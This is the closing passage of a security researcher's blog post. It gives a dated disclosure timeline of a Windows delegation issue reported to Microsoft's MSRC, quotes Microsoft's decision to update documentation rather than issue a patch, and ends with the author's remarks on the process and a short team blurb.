- Microsoft for always coming up with great ideas, and never disappointing.

Disclosure Timeline

- 26/10/2018 - Sent initial report to MSRC.
- 27/10/2018 - MSRC Case 48231 was opened and a case manager was assigned.
- 01/11/2018 - Sent an email to MSRC to let them know this behaviour actually conforms with the specification, but I believe it is still a security issue.
- 09/11/2018 - Sent an email to MSRC requesting an update on this case.
- 14/11/2018 - MSRC responded that they are still trying to replicate the issue.
- 27/11/2018 - Sent an email to MSRC providing a 60-day notice to public disclosure.
- 09/12/2018 - Send a reminder email to MSRC.
- 11/12/2018 - MSRC responded that a new case manager was assigned and the following conclusion was reached:

"The engineering team has determined this is not an issue which will be addressed via a security update but rather we need to update our documentation to highlight service configuration best practices and using a number of features such as group managed service accounts, resource based constrained delegation, dynamic access control,

authentication policies, and ensuring unconstrained delegation is not enabled. The team is actively working on the documentation right now with the goal of having it published prior to your disclosure date."

- 28/01/2019 - Public disclosure

I would like to note that my first experience with MSRC was very disappointing. The lack of dialogue was discouraging and not at all what I had expected.

This post was also published on eladshamir.com.

Shenanigans Labs

Shenanigans Labs is a team of like-minded security researchers on a perpetual quest to discover vulnerabilities and new adversary TTPs.